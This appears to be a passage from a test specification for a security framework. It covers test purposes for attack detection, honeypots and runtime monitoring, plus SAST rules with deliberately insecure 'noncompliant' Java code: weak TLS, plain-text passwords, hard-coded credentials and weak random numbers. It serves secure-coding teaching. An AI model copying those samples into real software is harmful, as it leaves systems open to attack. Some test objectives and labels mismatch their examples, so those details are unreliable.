| ensure that {<br>   when {<br>      the IUT_RMS_ProcessingEngine receives a HTTP_POST_request containing<br>          request_url indicating value "[DPE-Registry-Domain]/dpe/registry/pd"<br>   }<br>   then {<br>      the IUT_RMS_ProcessingEngine sends a HTTP_response containing<br>          Processor_Definition corresponding to JSON_object,<br>          Processor_Definition_ID associated with JSON_object_ID,<br>          status indicating value 200<br>   }<br>} | |

| | |
|---|---|
| **TP Id** | TC_RMS_02 |
| **Test Objective** | Ensure that a Processor Definition can be retrieved based on its ID. |
| **Reference** | RTM_FR_6 |
| **Initial Conditions** | |
| with {<br>   the IUT_RMS_ProcessingEngine being_in the deployed_state and<br>   the IUT_RMS_ProcessingEngine_Interface being_in the reachable_state<br>} | |
| **Expected Behaviour** | |
| ensure that {<br>   when {<br>      the IUT_RMS_ProcessingEngine receives a HTTP_GET_request containing<br>          request_url indicating value "[DPE-Registry-Domain]/dpe/registry/:id/pd"<br>   }<br>   then {<br>      the IUT_RMS_ProcessingEngine sends a HTTP_response containing<br>         Processor_Definition corresponding to JSON_object,<br>         status indicating value 200<br>   }<br>} | |

| **TP Id** | TC_RMS_03 |
|---|---|
| **Test Objective** | Ensure that a Processor Engine can be started for a specific Processor Manifest. |
| **Reference** | RTM_FR_6 |

**Initial Conditions**

```
with {
   the IUT_RMS_ProcessingEngine being_in the deployed_state and
   the IUT_RMS_ProcessingEngine_Interface being_in the reachable_state and
   the IUT_RMS_Processor_Manifest being_in the registered_state and
   the IUT_RMS_Processor_Instance being_in the stopped_status
}
```

**Expected Behaviour**

```
ensure that {
   when {
      the IUT_RMS_ProcessingEngine receives a HTTP_POST_request containing
          request_url indicating value "[DPE-Registry-Domain]/dpe/instance/:id/start"
   }
   then {
      the IUT_RMS_ProcessingEngine sends a HTTP_response containing
         Processor_Status corresponding to running_status,
         status indicating value 200
   }
}
```

**Final Conditions**

```
with {
   the IUT_RMS_Processor_Instance being_in the running_status and
   the IUT_RMS_Processor_Instance being_in the clean_state
}
```

| **TP Id** | TC_RMS_04 |
|---|---|
| **Test Objective** | Ensure that a Processor Engine can be stopped for a specific Processor Manifest. |
| **Reference** | RTM_FR_6 |

**Initial Conditions**

```
with {
   the IUT_RMS_ProcessingEngine being_in the deployed_state and
   the IUT_RMS_ProcessingEngine_Interface being_in the reachable_state and
   the IUT_RMS_Processor_Instance being_in the running_status
}
```

**Expected Behaviour**

```
ensure that {
   when {
      the IUT_RMS_ProcessingEngine receives a HTTP_POST_request containing
          request_url indicating value "[DPE-Registry-Domain]/dpe/instance/:id/stop"
   }
   then {
      the IUT_RMS_ProcessingEngine sends a HTTP_response containing
         Processor_Status corresponding to stopped_status,
         status indicating value 200
   }
}
```

**Final Conditions**

```
with {
   the IUT_RMS_Processor_Instance being_in the stopped_status and
   the IUT_RMS_Processor_Instance being_in the clean_state
}
```

| TP Id | TC_RMS_05 |
|---|---|
| Test Objective | Ensure that a Processor Engine can be paused for a specific Processor Manifest. |
| Reference | RTM_FR_6 |

**Initial Conditions**

```
with {
   the IUT_RMS_ProcessingEngine being_in the deployed_state and
   the IUT_RMS_ProcessingEngine_Interface being_in the reachable_state and
   the IUT_RMS_Processor_Instance being_in the running_status
}
```

**Expected Behaviour**

```
ensure that {
   when {
      the IUT_RMS_ProcessingEngine receives a HTTP_POST_request containing
          request_url indicating value "[DPE-Registry-Domain]/dpe/instance/:id/pause"
   }
   then {
      the IUT_RMS_ProcessingEngine sends a HTTP_response containing
         Processor_Status corresponding to paused_status,
         status indicating value 200
   }
}
```

**Final Conditions**

```
with {
   the IUT_RMS_Processor_Instance being_in the paused_status and
   the IUT_RMS_Processor_Instance stores the current_state
}
```

| TP Id | TC_RMS_06 |
|---|---|
| Test Objective | Ensure that a Processor Engine can be resumed for a specific Processor Manifest. |
| Reference | RTM_FR_6 |

**Initial Conditions**

```
with {
   the IUT_RMS_ProcessingEngine being_in the deployed_state and
   the IUT_RMS_ProcessingEngine_Interface being_in the reachable_state and
   the IUT_RMS_Processor_Instance being_in the paused_status
}
```

**Expected Behaviour**

```
ensure that {
   when {
      the IUT_RMS_ProcessingEngine receives a HTTP_POST_request containing
          request_url indicating value "[DPE-Registry-Domain]/dpe/instance/:id/resume"
   }
   then {
      the IUT_RMS_ProcessingEngine sends a HTTP_response containing
         Processor_Status corresponding to resumed_status,
         status indicating value 200
   }
}
```

**Final Conditions**

```
with {
   the IUT_RMS_Processor_Instance being_in the running_status and
   the IUT_RMS_Processor_Instance restores the current_state
}
```

## 6.1.3 Attack Detection

| | |
|---|---|
| **TP Id** | TC_AD_01 |
| **Test Objective** | Ensure that the AD component detects Botnet attack packets with high accuracy. |
| **Reference** | AD_FR3, AD_NFR3 |

**Initial Conditions**

```
with {
   the IUT_AD being_in the deployed_state and
   the IUT_AD being_in the trained_state and
   the IUT_AD being_in the default_state
      }
```

**Expected Behaviour**

```
ensure that {
   when {
      the IUT_AD receives some attack_packets
   }
   then {
      the IUT_AD generates an output containing
         numbers less than 0.5 corresponding to benign_packets,
         numbers higher than 0.5 corresponding to attack_packets
   }
}
```

| | |
|---|---|
| **TP Id** | TC_AD_02 |
| **Test Objective** | Ensure the AD component detects attack packets in acceptable time. |
| **Reference** | AD_FR3, AD_NFR3 |

**Initial Conditions**

```
with {
   the IUT_AD being_in the deployed_state and
   the IUT_AD being_in the trained_state and
   the IUT_AD being_in the default_state
      }
```

**Expected Behaviour**

```
ensure that {
   when {
      the IUT_AD receives some attack_packets and
      the IUT_AD measures the detection_time
   }
   then {
      the IUT_AD identifies some attack_packets and
      the IUT_AD measures the average_packet_intertransmission_time
   }
}
```

| | |
|---|---|
| **TP Id** | TC_AD_03 |
| **Test Objective** | Ensure that the set of known cyberattacks (particularly DoS and DDoS), that can be successfully detected by the current design of the AD module, can be identified. |
| **Reference** | AD_FR3, AD_NFR3 |

**Initial Conditions**

```
with {
   the IUT_AD being_in the deployed_state and
   the IUT_AD being_in the trained_state and
   the IUT_AD being_in the default_state
      }
```

**Expected Behaviour**

```
ensure that {
   when {
      the IUT_AD determines some targeted_attack_types and
      the IUT_AD receives some attack_packets
   }
   then {
      the IUT_AD identifies some attack_packets containing
       targeted_attack_types corresponding to Botnet_attacks,
       targeted_attack_types corresponding to known_cyberattacks
   }
}
```

| TP Id | TC_AD_04 |
|---|---|
| Test Objective | Ensure that the parameters of AD are properly updated using the benign network traffic within the cold-start of AD. |
| Reference | AD_FR_2 |
| **Initial Conditions** | |
| with {<br>the IUT_AD being_in the deployed_state and<br>the IUT_AD being_in the default_state<br>} | |
| **Expected Behaviour** | |
| ensure that {<br>when {<br>the IUT_AD receives some non_malicious_packets<br>}<br>then {<br>the IUT_AD has some learnt_parameters<br>}<br>} | |
| **Final Conditions** | |
| with {<br>the IUT_AD being_in the trained_state<br>} | |

| TP Id | TC_AD_05 |
|---|---|
| Test Objective | Ensure that the deployed AD is capable sniffing the packets from the targeted port and calculate traffic metrics. |
| Reference | AD_FR1, AD FR2, AD_NFR2 |
| **_FR Initial Conditions** | |
| with {<br>the IUT_AD being_in the deployed_state and<br>the IUT_AD being_in the default_state<br>} | |
| **Expected Behaviour** | |
| ensure that {<br>when {<br>the IUT_AD receives some non_malicious_packets<br>}<br>then {<br>the IUT_AD calculates some traffic_metrics<br>}<br>} | |

## 6.1.4 Honeypots

| TP Id | TC_HP_01 |
|---|---|
| Test Objective | Ensure that the Honeypot can detect a common portscan attack. |
| Reference | HP_FR2 |
| **Initial Conditions** | |
| with {<br>the IUT_HP being_in the started_state and<br>the IUT_HP being_in the default_state<br>} | |
| **Expected Behaviour** | |
| ensure that {<br>when {<br>the IUT_HP receives a portscan containing more than 25 packets_per_minute<br>}<br>then {<br>the IUT_HP stores a detected_portscan_report<br>}<br>} | |

<table>
<tr><td>TP Id</td><td>TC_HP_02_01</td></tr>
<tr><td>Test Objective</td><td>Ensure that the Honeypot detects a login activity and allows access to a remote host with the right credentials.</td></tr>
<tr><td>Reference</td><td>HP_FR3</td></tr>
<tr><td colspan="2" align="center">Initial Conditions</td></tr>
<tr><td colspan="2"><pre>with {
   the IUT_HP being_in the started_state and
   the IUT_HP being_in the default_state
      }</pre></td></tr>
<tr><td colspan="2" align="center">Expected Behaviour</td></tr>
<tr><td colspan="2"><pre>ensure that {
   when {
      the IUT_HP receives a random_ssh_login and
      the IUT_HP receives a login_success_message
   }
   then {
      the IUT_HP stores a login_activity_report and
      the IUT_HP allows a remote_host_login
   }
}</pre></td></tr>
</table>

<table>
<tr><td>TP Id</td><td>TC_HP_02_02</td></tr>
<tr><td>Test Objective</td><td>Ensure that the Honeypot detects a bruteforce login activity and blocks access to a remote host with the wrong credentials.</td></tr>
<tr><td>Reference</td><td>HP_FR3</td></tr>
<tr><td colspan="2" align="center">Initial Conditions</td></tr>
<tr><td colspan="2"><pre>with {
   the IUT_HP being_in the started_state and
   the IUT_HP being_in the default_state
      }</pre></td></tr>
<tr><td colspan="2" align="center">Expected Behaviour</td></tr>
<tr><td colspan="2"><pre>ensure that {
   when {
       the IUT_HP receives a random_ssh_login and
      the IUT_HP receives a login_error_message
   }
   then {
       the IUT_HP stores a login_activity_report and
      the IUT_HP rejects a remote_host_login
   }
}</pre></td></tr>
</table>

<table>
<tr><td>TP Id</td><td>TC_HP_03</td></tr>
<tr><td>Test Objective</td><td>Ensure that the Honeypot logs malware activity.</td></tr>
<tr><td>Reference</td><td>HP_FR3</td></tr>
<tr><td colspan="2" align="center">Initial Conditions</td></tr>
<tr><td colspan="2"><pre>with {
   the IUT_HP being_in the started_state and
   the IUT_HP being_in the default_state
      }</pre></td></tr>
<tr><td colspan="2" align="center">Expected Behaviour</td></tr>
<tr><td colspan="2"><pre>ensure that {
   when {
      the IUT_HP receives a login_success_message and
      the IUT_HP receives arbitrary_commands
   }
   then {
      the IUT_HP allows a remote_host_login and
      the IUT_HP stores a malware_activity_report
   }
}</pre></td></tr>
</table>

| **TP Id** | TC_HP_04 |
|---|---|
| **Test Objective** | Ensure that the Honeypot shares threat info. |
| **Reference** | HP_FR3 |
| **Initial Conditions** | |
| with {<br>   the IUT_HP being_in the started_state and<br>   the IUT_HP being_in the default_state<br>      } | |
| **Expected Behaviour** | |
| ensure that {<br>   when {<br>      the IUT_HP receives a login_success_message and<br>      the IUT_HP receives a read_access_request<br>   }<br>   then {<br>      the IUT_HP allows a remote_host_login and<br>      the IUT_HP stores a login_activity_report and<br>      the IUT_HP shares a login_activity_report containing<br>          recent_threat_findings corresponding to JSON_object<br>   }<br>} | |

## 6.1.5 AI-based Network Wide Attack Detection

| **TP Id** | TC_NWAA_01 |
|---|---|
| **Test Objective** | Ensure that the NWAA component successfully distinguishes compromised and normal devices in the considered IoT network. |
| **Reference** | NWAD_FR_1, NWAD_NFR_1 |
| **Initial Conditions** | |
| with {<br>   the IUT_NWAA_IDD being_in the deployed_state and<br>   the IUT_NWAA_IDD being_in the trained_state<br>   } | |
| **Expected Behaviour** | |
| ensure that {<br>   when {<br>      the IUT_NWAA_IDD receives some attack_packets<br>   }<br>   then {<br>      the IUT_NWAA_IDD generates a report containing compromised_devices<br>   }<br>} | |

| **TP Id** | TC_NWAA_02 |
|---|---|
| **Test Objective** | Ensure that the implemented NWAA training algorithm works well, and connection weights converges properly to a local minimum. |
| **Reference** | NWAD_FR_1 |
| **Initial Conditions** | |
| with {<br>   the IUT_NWAA_Training being_in the deployed_state and<br>   the IUT_NWAA_Training being_in the default_state<br>      } | |
| **Expected Behaviour** | |
| ensure that {<br>   when {<br>      the IUT_NWAA_Training is_trained_in a dataset<br>   }<br>   then {<br>      the IUT_NWAA_Training generates a report containing<br>      performance_metrics corresponding to model_with_initial_weights,<br>      performance_metrics corresponding to model_with_trained_weights<br>   }<br>} | |

## 6.2 Inter-component Test Purposes

| | |
|---|---|
| **TP Id** | TC_RMS_AD_001 |
| **Test Objective** | Ensure that the runtime monitoring system captures identified attacks by the attack detection module. |
| **Reference** | RTM_FR_4, RTM_FR_5, RTM_FR_6, AD_FR_1, AD_FR_2, AD_FR_3 |

**Initial Conditions**

```
with {
   the IUT_RMS_ProcessingEngine being_in the deployed_state and // TODO: is that the correct IUT?
   the IUT_RMS_ProcessingEngine_Interface being_in the reachable_state and // TODO: is that the
correct IUT?
   the IUT_AD being_in the deployed_state and
   the IUT_AD being_in the trained_state and
   the IUT_AD being_in the default_state
}
```

**Expected Behaviour**

```
ensure that {
   when {
      the IUT_AD receives some malicious_packets
   }
   then {
      the IUT_AD detects a potential_attack and
      the IUT_RMS_ProcessingEngine captures the potential_attack
   }
}
```

| | |
|---|---|
| **TP Id** | TC_FEAM_SG_002 |
| **Test Objective** | Ensure that the FEAM resource server sends a response through the Secure Gateway to the client module. |
| **Reference** | AFR_45 |

**Initial Conditions**

```
with {
   the IUT_FEAM sets_up a resource_server and
    the IUT_FEAM stores a JSON_object to the resource_server and
   the IUT_SG being_in the default_state and
   the IUT_CLIENT being_in the default_state and
   the IUT_FEAM sends a message to the IUT_SG
}
```

**Expected Behaviour**

```
ensure that {
   when {
      the IUT_SG receives the message containing
          object corresponding to JSON_object
   }
   then {
      the IUT_SG sends the JSON_object to the IUT_CLIENT containing
          status_information corresponding to valid_status_information
   }
}
```

| | |
|---|---|
| **TP Id** | TC_AD_SG_001 |
| **Test Objective** | Ensure the interoperability between AD and SG for notifying whether a particular data stream is malicious. |
| **Reference** | AD_FR_4 |

**Initial Conditions**

```
with {
   the IUT_AD being_in the deployed_state and
   the IUT_AD being_in the trained_state and
   the IUT_AD being_in the default_state and
   the IUT_AD receives a malicious_packet and
   the IUT_SG being_in the default_state and
   the IUT_AD sends a message to the IUT_SG entity
}
```

**Expected Behaviour**

```
ensure that {
   when {
      the IUT_SG receives the message containing
          binary_variable corresponding to malicious_packet_information
   }
   then {
      the IUT_SG blocks the malicious_data_stream
   }
}
```

| | |
|---|---|
| **TP Id** | TC_AD_HP_001 |
| **Test Objective** | Ensure that the AD accurately transmit its decision regarding a malicious packet to the HP. |
| **Reference** | AD_FR_1, AD_FR_3, HP_FR_6 |

**Initial Conditions**

```
with {
   the IUT_AD being_in the deployed_state and
   the IUT_AD being_in the trained_state and
   the IUT_AD being_in the default_state and
   the IUT_AD receives a malicious_packet and
   the IUT_HP being_in the started_state and
   the IUT_HP being_in the default_state and
   the IUT_AD sends a message to the IUT_HP entity
}
```

**Expected Behaviour**

```
ensure that {
   when {
      the IUT_HP receives the message containing
          decision corresponding to malicious_packet,
          source corresponding to source_IP,
          destination corresponding to destination_IP
   }
   then {
      the IUT_HP stores a log containing
          decision corresponding to malicious_packet,
          source corresponding to source_IP,
          destination corresponding to destination_IP
   }
}
```

| TP Id | TC_AD_HP_002 |
|---|---|
| Test Objective | Ensure that the HP performs an appropriate action based on the transmitted information about a malicious packet by the AD. |
| Reference | AD_FR_1, AD_FR_3, HP_FR_6 |

**Initial Conditions**

```
with {
   the IUT_AD being_in the deployed_state and
   the IUT_AD being_in the trained_state and
   the IUT_AD being_in the default_state and
   the IUT_AD receives a malicious_packet and
   the IUT_HP being_in the started_state and
   the IUT_HP being_in the default_state and
   the IUT_AD sends a message to the IUT_HP entity
}
```

**Expected Behaviour**

```
ensure that {
   when {
      the IUT_HP receives the message containing
          decision corresponding to malicious_packet,
          source corresponding to source_IP,
          destination corresponding to destination_IP
   }
   then {
      the IUT_HP performs an appropriate_action
   }
}
```

## 6.3 SAST Test Purposes

### 6.3.1 Example SAST Test Cases and their TDL-TO Description for Critical/Blocker Vulnerabilities

Below, a set of illustrative examples is provided for mapping commonly used SAST test cases, which encompass vulnerability assessments, code quality evaluations, and identification of security vulnerabilities, into TDL-TO for both Java and Python programming languages

| TP Id | TC_SAST_01 |
|---|---|
| Test Objective | Ensure that no weak TLS protocols are used. |
| Reference | OWASP Top 10 2017 Category A3 - Sensitive Data Exposure [i.17]<br>OWASP Top 10 2017 Category A6 - Security Misconfiguration [i.18]<br>MITRE, CWE-326 - Inadequate Encryption Strength [i.19]<br>MITRE, CWE-327 - Use of a Broken or Risky Cryptographic Algorithm [i.20]<br>SANS Top 25 - Porous Defences [i.21] |

**Initial Conditions**

```
   with {
            the IUT entity being_in a default_state
            }
```

**Expected Behaviour**

```
ensure that {
         when {
            the IUT entity sets_up a connection_message containing
                TLS_protocol corresponding to weak_TLS_protocol;
         }
         then {
            the IUT entity not being_in a built_succesfully_state and
            the SAST_COMPONENT entity issues a critical_vulnerability_report
         }
      }
```

| SAST TP Id | TC_SAST_01 (Rule specification) |
|---|---|
| **Rule** | |
| Weak SSL/TLS protocols should not be used (in Java programming language) (Critical Vulnerability) | |
| **Description** | |
| This rule raises an issue when an insecure TLS protocol version is used (i.e.: a protocol different from "TLSv1.2", "TLSv1.3", "DTLSv1.2" or "DTLSv1.3"). | |
| **Noncompliant Code Example:** | |
| `javax.net.ssl.SSLContext library:`<br>`context = SSLContext.getInstance("TLSv1.1"); // Noncompliant`<br>`okhttp library:`<br>`ConnectionSpec spec = new ConnectionSpec.Builder(ConnectionSpec.MODERN_TLS)`<br>`      .tlsVersions(TlsVersion.TLS_1_1) // Noncompliant`<br>`      .build();` | |
| **Compliant Solution:** | |
| `javax.net.ssl.SSLContext library:`<br><br>`context = SSLContext.getInstance("TLSv1.2"); // Compliant`<br>`okhttp library:`<br>`ConnectionSpec spec = new ConnectionSpec.Builder(ConnectionSpec.MODERN_TLS)`<br>`      .tlsVersions(TlsVersion.TLS_1_2) // Compliant`<br>`      .build();` | |

| TP Id | TC_SAST_02_01 |
|---|---|
| **Test Objective** | Ensure that passwords are not stored in plain-text. |
| **Reference** | OWASP CheatSheet - Password Storage Cheat Sheet [i.23]<br>OWASP Top 10 2017 Category A3 - Sensitive Data Exposure [i.17]<br>MITRE, CWE-328 - Use of Weak Hash [i.24]<br>MITRE, CWE-327 - Use of a Broken or Risky Cryptographic Algorithm [i.20]<br>MITRE, CWE-916 - Use of Password Hash With Insufficient Computational Effort [i.26]<br>SANS Top 25 - Porous Defences [i.21] |
| **Initial Conditions** | |
| `with {`<br>`    the IUT entity being_in a default_state`<br>`    }` | |
| **Expected Behaviour** | |
| `ensure that {`<br>`    when {`<br>`        the IUT entity stores a authentication_message containing`<br>`            password corresponding to password_in_plain_text;`<br>`    }`<br>`    then {`<br>`        the IUT entity not being_in a built_succesfully_state and`<br>`        the SAST_COMPONENT entity issues a critical_vulnerability_report`<br>`    }`<br>`}` | |

| TP Id | TC_SAST_02_02 |
|---|---|
| **Test Objective** | Ensure that passwords are not stored hashed using a weak hash algorithm. |
| **Reference** | OWASP CheatSheet - Password Storage Cheat Sheet [i.23]<br>OWASP Top 10 2017 Category A3 - Sensitive Data Exposure [i.17]<br>MITRE, CWE-328 - Use of Weak Hash [i.24]<br>MITRE, CWE-327 - Use of a Broken or Risky Cryptographic Algorithm [i.20]<br>MITRE, CWE-916 - Use of Password Hash With Insufficient Computational Effort [i.26]<br>SANS Top 25 - Porous Defences [i.21] |
| **Initial Conditions** | |
| `with {`<br>`    the IUT entity being_in a default_state`<br>`    }` | |
| **Expected Behaviour** | |
| `ensure that {`<br>`    when {`<br>`        the IUT entity stores a authentication_message containing`<br>`            password_hash corresponding to weak_password_hash;`<br>`    }`<br>`    then {`<br>`        the IUT entity not being_in a built_succesfully_state and`<br>`        the SAST_COMPONENT entity issues a critical_vulnerability_report`<br>`    }`<br>`}` | |

<table>
<tr><td>SAST TP Id</td><td>TC_SAST_02 (Rule Specification)</td></tr>
<tr><td colspan="2" align="center">Rule</td></tr>
<tr><td colspan="2">Passwords should not be stored in plain-text or with a fast hashing algorithm (in Java programming language) (Critical Vulnerability)</td></tr>
<tr><td colspan="2" align="center">Description</td></tr>
<tr><td colspan="2">User password should never be stored in clear text, instead a hash should be produced from it using a secure algorithm:<ul><li>not vulnerable to brute force attacks;</li><li>not vulnerable to collision attacks; and</li><li>a salt should be added to the password to lower the risk of rainbow table attacks.</li></ul>This rule raises an issue when a password is stored in clear-text or with a hash algorithm vulnerable to bruceforce attacks. These algorithms, like md5 or SHA-family functions are fast to compute the hash and therefore brute force attacks are possible (it is easier to exhaust the entire space of all possible passwords) especially with hardware like GPU, FPGA or ASIC. Modern password hashing algorithms such as bcrypt, PBKDF2 or argon2 are recommended.</td></tr>
<tr><td colspan="2">Noncompliant Code Example:</td></tr>
<tr><td colspan="2"><pre>
@Autowired
public void configureGlobal(AuthenticationManagerBuilder auth, DataSource dataSource) throws
Exception {
  auth.jdbcAuthentication()
    .dataSource(dataSource)
    .usersByUsernameQuery("SELECT * FROM users WHERE username = ?")
    .passwordEncoder(new StandardPasswordEncoder()); // Noncompliant
  // OR
  auth.jdbcAuthentication()
    .dataSource(dataSource)
    .usersByUsernameQuery("SELECT * FROM users WHERE username = ?"); // Noncompliant; default uses
plain-text
  // OR
  auth.userDetailsService(...); // Noncompliant; default uses plain-text
  // OR
  auth.userDetailsService(...).passwordEncoder(new StandardPasswordEncoder()); // Noncompliant
}
</pre></td></tr>
<tr><td colspan="2">Compliant Solution:</td></tr>
<tr><td colspan="2"><pre>
@Autowired
public void configureGlobal(AuthenticationManagerBuilder auth, DataSource dataSource) throws
Exception {
  auth.jdbcAuthentication()
    .dataSource(dataSource)
    .usersByUsernameQuery("Select * from users where username=?")
    .passwordEncoder(new BCryptPasswordEncoder());

  // or
  auth.userDetailsService(null).passwordEncoder(new BCryptPasswordEncoder());
</pre></td></tr>
</table>

<table>
<tr><td>TP Id</td><td>TC_SAST_03</td></tr>
<tr><td>Test Objective</td><td>Ensure that no weak TLS protocols are used.</td></tr>
<tr><td>Reference</td><td>OWASP Top 10 2017 Category A2 - Broken Authentication [i.26]<br>OWASP Top 10 2017 Category A3 - Sensitive Data Exposure [i.17]<br>MITRE, CWE-521 - Weak Password Requirements [i.27]</td></tr>
<tr><td colspan="2" align="center">Initial Conditions</td></tr>
<tr><td colspan="2"><pre>
with {
            the IUT entity being_in a default_state
         }
</pre></td></tr>
<tr><td colspan="2" align="center">Expected Behaviour</td></tr>
<tr><td colspan="2"><pre>
ensure that {
         when {
            the IUT entity sets_up a database_connection containing
                password indicating value "";
         }
         then {
            the IUT entity not being_in a built_succesfully_state and
            the SAST_COMPONENT entity issues a critical_vulnerability_report
         }
      }
</pre></td></tr>
</table>

| SAST TP Id | TC_SAST_03 (Rule Specification) |
|---|---|
| **Rule** | |
| A secure password should be used when connecting to a database (in Java programming language) (Blocking Vulnerability) | |
| **Description** | |
| When relying on the password authentication mode for the database connection, a secure password should be chosen. This rule raises an issue when an empty password is used. | |
| **Noncompliant Code Example:** | |
| `Connection conn = DriverManager.getConnection("jdbc:derby:memory:myDB;create=true", "login", "");` | |
| **Compliant Solution:** | |
| `String password = System.getProperty("database.password");`<br>`Connection conn = DriverManager.getConnection("jdbc:derby:memory:myDB;create=true", "login", password);` | |

## 6.3.2 Example SAST Test Cases and their TDL-TO Description for Code Smells

| TP Id | TC_SAST_04 |
|---|---|
| **Test Objective** | Ensure that functions returns are not invariant. |
| **Reference** | Python Static Code Analysis - Code Smell RSPEC-3516 [i.28] |

**Initial Conditions**

```
with {
        the IUT entity has functions_with_return_statements_returning_the_same_value
      }
```

**Expected Behaviour**

```
ensure that {
      when {
        the IUT entity receives a SAST_scan
      }
      then {
        the IUT entity not being_in a built_succesfully_state and
        the SAST_COMPONENT entity issues a blocking_code_smell_report
      }
    }
```

| SAST TP Id | TC_SAST_04 (Rule specification) |
|---|---|
| **Rule** | |
| Functions returns should not be invariant (Blocking Code Smell in Python) | |
| **Description** | |
| When a function is designed to return an invariant value, it may be poor design, but it should not adversely affect the outcome of your program. However, when it happens on all paths through the logic, it is surely a bug.<br>This rule raises an issue when a function contains several return statements that all return the same value. | |

**Noncompliant Code Example:**

```
def foo(a):  # NonCompliant
    b = 12
    if a == 1:
        return b
    return b
```

| TP Id | TC_SAST_05 |
|---|---|
| **Test Objective** | Ensure that  child class fields do not shadow parent class fields. |
| **Reference** | Python Static Code Analysis - Code Smell RSPEC-2387 [i.29] |

**Initial Conditions**

```
with {
        the IUT entity has same_fields_name_like_its_extended_parent_class
      }
```

**Expected Behaviour**

```
ensure that {
      when {
        the IUT entity receives a SAST_scan
      }
      then {
        the IUT entity not being_in a built_succesfully_state and
        the SAST_COMPONENT entity issues a blocking_code_smell_report
      }
    }
```

<table>
<tr><td>SAST TP Id</td><td>TC_SAST_05 (Rule specification)</td></tr>
<tr><td colspan="2" align="center">Rule</td></tr>
<tr><td colspan="2">Child class fields should not shadow parent class fields (Blocking Code Smell in Java)</td></tr>
<tr><td colspan="2" align="center">Description</td></tr>
<tr><td colspan="2">Having a variable with the same name in two unrelated classes is fine, but this should not be permitted within a class hierarchy, as it will be at minimum confusing, at maximum of unexpected chaotic behaviour.</td></tr>
<tr><td colspan="2">Noncompliant Code Example:</td></tr>
<tr><td colspan="2"><pre>public class Fruit {
  protected Season ripe;
  protected Color flesh;

  // ...
}

public class Raspberry extends Fruit {
  private boolean ripe;  // Noncompliant
  private static Color FLESH; // Noncompliant
}</pre></td></tr>
<tr><td colspan="2">Compliant Solution:</td></tr>
<tr><td colspan="2"><pre>public class Fruit {
  protected Season ripe;
  protected Color flesh;

  // ...
}

public class Raspberry extends Fruit {
  private boolean ripened;
  private static Color FLESH_COLOR;

}</pre></td></tr>
</table>

## 6.3.3 Example SAST Test Cases and their TDL-TO Description for Security Hotspots

<table>
<tr><td>TP Id</td><td>TC_SAST_06</td></tr>
<tr><td>Test Objective</td><td>Ensure that hard-coded credentials are not used.</td></tr>
<tr><td>Reference</td><td>OWASP Top 10 2017 Category A2 - Broken Authentication [i.26]<br>MITRE, CWE-798 - Use of Hard-coded Credentials [i.29]<br>MITRE, CWE-259 - Use of Hard-coded Password [i.30]<br>CERT, MSC03-J. - Never hard code sensitive information [i.31]<br>SANS Top 25 - Porous Defences [i.21]</td></tr>
<tr><td colspan="2" align="center">Expected Behaviour</td></tr>
<tr><td colspan="2"><pre>ensure that {
         when {
            the IUT entity stores a authentication_message containing
                credentials corresponding to hard_coded_value;
         }
         then {
            the IUT entity not being_in a built_succesfully_state and
            the SAST_COMPONENT entity issues a blocking_hotspot_report
         }
      }</pre></td></tr>
</table>

<table>
<tr><td>SAST TP Id</td><td>TC_SAST_6 (Rule specification)</td></tr>
<tr><td colspan="2" align="center">Rule</td></tr>
<tr><td colspan="2">Hard-coded credentials are security-sensitive and should not be used (in Java Programming Language) (Blocking Security Hotspot)</td></tr>
<tr><td colspan="2" align="center">Description</td></tr>
<tr><td colspan="2">Due to the ease of extracting strings from the source code of an application, credentials should not be hard-coded. This is particularly true for applications that are distributed or that are open source. In the past, it has led to the following vulnerabilities: CVE-2019-13466 [i.38], CVE-2018-15389 [i.39]. Credentials should be stored outside of the code in a configuration file, a database, or a management service for secrets. This rule flags instances of hard-coded credentials used in database and LDAP connections. It looks for hard-coded credentials in connection strings, and for variable names that match any of the patterns from the provided list. It is recommended to customize the configuration of this rule with additional credential words such as "oauthToken", "secret", etc.</td></tr>
</table>

**Noncompliant Code Example (Sensitive Code):**

```
Connection conn = null;
try {
  conn = DriverManager.getConnection("jdbc:mysql://localhost/test?" +
        "user=steve&password=blue"); // Sensitive
  String uname = "steve";
  String password = "blue";
  conn = DriverManager.getConnection("jdbc:mysql://localhost/test?" +
        "user=" + uname + "&password=" + password); // Sensitive

  java.net.PasswordAuthentication pa = new java.net.PasswordAuthentication("userName",
"1234".toCharArray());  // Sensitive
```

**Compliant Solution:**

```
Connection conn = null;
try {
  String uname = getEncryptedUser();
  String password = getEncryptedPass();
  conn = DriverManager.getConnection("jdbc:mysql://localhost/test?" +
        "user=" + uname + "&password=" + password);
```

| | |
|---|---|
| **TP Id** | TC_SAST_07 |
| **Test Objective** | Ensure that pseudorandom number generators (PRNGs) are not used. |
| **Reference** | OWASP Top 10 2017 Category A3 - Sensitive Data Exposure [i.17]<br>MITRE, CWE-338 - Use of Cryptographically Weak Pseudo-Random Number Generator (PRNG) [i.32]<br>MITRE, CWE-330 - Use of Insufficiently Random Values [i.33]<br>MITRE, CWE-326 - Inadequate Encryption Strength [i.19]<br>CERT, MSC02-J. - Generate strong random numbers [i.34]<br>CERT, MSC30-C. - Do not use the rand() function for generating pseudorandom numbers [i.35]<br>CERT, MSC50-CPP. - Do not use std::rand() for generating pseudorandom numbers [i.36] |

**Expected Behaviour**

```
ensure that {
         when {
            the IUT entity implements a java_class containing
                import_1 indicating value "java.util.Random",
                import_2 indicating value "java.lang.Math.random()";
         }
         then {
            the IUT entity not being_in a built_succesfully_state and
            the SAST_COMPONENT entity issues a critical_hotspot_report
         }
      }
```

| | |
|---|---|
| **SAST TP Id** | TC_SAST_7 (Rule specification) |

**Rule**

Using pseudorandom number generators (PRNGs) is security-sensitive and should not be used (in Java Programming Language) (Critical Security Hotspot)

**Description**

Using pseudorandom number generators (PRNGs) is security-sensitive. For example, it has led in the past to the following vulnerabilities: CVE-2013-6386 [i.40], CVE-2006-3419 [i.41] and CVE-2008-4102 [i.42]. When software generates predictable values in a context requiring unpredictability, it may be possible for an attacker to guess the next value that will be generated and use this guess to impersonate another user or access sensitive information. As the `java.util.Random` class relies on a pseudorandom number generator, this class and relating `java.lang.Math.random()` method should not be used for security-critical applications or for protecting sensitive data. In such context, the `java.security.SecureRandom` class which relies on a cryptographically strong random number generator (RNG) should be used in place.

**Noncompliant Code Example (Sensitive Code):**

```
Random = new Random(); // Sensitive use of Random
byte bytes[] = new byte[20];
random.nextBytes(bytes); // Check if bytes is used for hashing, encryption, etc...
```

**Compliant Solution:**

```
SecureRandom random = new SecureRandom(); // Compliant for security-sensitive use cases
byte bytes[] = new byte[20];
random.nextBytes(bytes);
```

# Annex A (informative): Intra-component test purpose specification

## A.0 Overview

